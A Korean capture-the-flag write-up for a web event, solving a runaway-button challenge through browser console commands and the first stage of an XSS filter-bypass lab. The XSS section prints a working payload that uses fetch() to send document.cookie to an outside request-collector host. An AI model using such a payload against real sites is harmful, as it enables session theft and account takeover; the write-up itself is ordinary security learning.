
메인 화면이다.
Welcome to N0PStopia !

디스코드 서버에 들어가면 flag를 준단다.

있었다.

Press Me If U Can (Web)

"나를 쫓지 마!" 버튼이 말했다.
"그럴 수 없어요. 우리의 일이니까요." 그들이 대답했습니다.
웹토피아에 갇혀 탈출구가 없는 페이지, 도망치는 버튼 외에는 아무것도 없습니다. 탈출할 수 있을까요?

들어가 보았더니 이렇게 press me 라는 버튼이 있다.
마우스로 다가가면 계속 움직이면서 도망간다. 콘솔 명령어를 이용해 문제를 해결할 수 있지 않을까?
const btn = document.querySelector("button");
const OFFSET = 100;

const testEdge = function (property, axis) {
if (endPoint[property] <= 0) {
    endPoint[property] = axis - OFFSET;
} else if (endPoint[property] >= axis) {
    endPoint[property] = OFFSET;
}
};

let endPoint = { x: innerWidth / 2, y: innerHeight * 2 / 3 };

addEventListener("mousemove", (e) => {
const btnRect = btn.getBoundingClientRect();

const angle = Math.atan2(e.y - endPoint.y, e.x - endPoint.x);

const distance = Math.sqrt(
    Math.pow(e.x - endPoint.x, 2) + Math.pow(e.y - endPoint.y, 2)
);

if (distance <= OFFSET) {
    endPoint = {
    x: OFFSET * -Math.cos(angle) + e.x,
    y: OFFSET * -Math.sin(angle) + e.y
    };
}

btn.style.left = endPoint.x + "px";
btn.style.top = endPoint.y + "px";

btn.disabled = true;

testEdge("x", innerWidth);
testEdge("y", innerHeight);
});


// Select all pupils
const pupils = document.querySelectorAll('.pupil');

// Add an event listener for mouse movement
document.addEventListener('mousemove', (event) => {
    const { clientX: mouseX, clientY: mouseY } = event;

    // Adjust each pupil position
    pupils.forEach((pupil) => {
        const eye = pupil.parentElement;

        // Get the bounding box of the eye
        const { left, top, width, height } = eye.getBoundingClientRect();

        // Calculate the center of the eye
        const eyeCenterX = left + width / 2;
        const eyeCenterY = top + height / 2;

        // Calculate the offset for the pupil based on the eye center
        const dx = mouseX - eyeCenterX;
        const dy = mouseY - eyeCenterY;

        // Normalize the movement within a range
        const maxOffsetX = width * 0.25; // Adjust range for horizontal movement
        const maxOffsetY = height * 0.25; // Adjust range for vertical movement

        const offsetX = Math.max(-maxOffsetX, Math.min(maxOffsetX, dx * 0.1));
        const offsetY = Math.max(-maxOffsetY, Math.min(maxOffsetY, dy * 0.1));

        // Set the pupil position
        pupil.style.transform = `translate(${offsetX}px, ${offsetY}px)`;
    });
});
대충 버튼은 마우스를 피해 도망가고, 눈은 마우스를 따라오는 코드이다.
document.querySelector("button").disabled = false;
document.querySelector("button").click();
명령어를 이용해서 풀었다.
원래 코드에서 btn.disabled = true; 때문에 버튼이 비활성화되어 있었다.
disabled = false로 바꿔서 버튼을 클릭할 수 있게 하였다.
그리고 document.querySelector("button").click(); 명령어를 사용해
버튼을 마우스를 사용하지 않고 강제로 클릭하였다.

XSS Lab (Web)

WebTopia에서 XSS 필터 우회 연습을 하는 교육 자료를 이용할 수 있었습니다. 재미있게 시청하세요!
참고: 처음에 페이로드가 작동하지 않는 경우 지원팀에 문의하기 전에 RequestBin을 사용하여 확인하세요.

처음에는 필터가 없단다.

아무 말이나 쳐 봤더니 이런 메시지가 뜬다. 입력한 페이로드가 URL 파라미터로 전달되어 봇이 해당 페이지를 방문하는 구조인 듯 싶다.
<script>fetch('https://htqtydn.request.dreamhack.games?cookie='+document.cookie)</script>위 페이로드를 사용했다.

리퀘스트 빈을 활용해 첫 번째 관문을 해결했다.
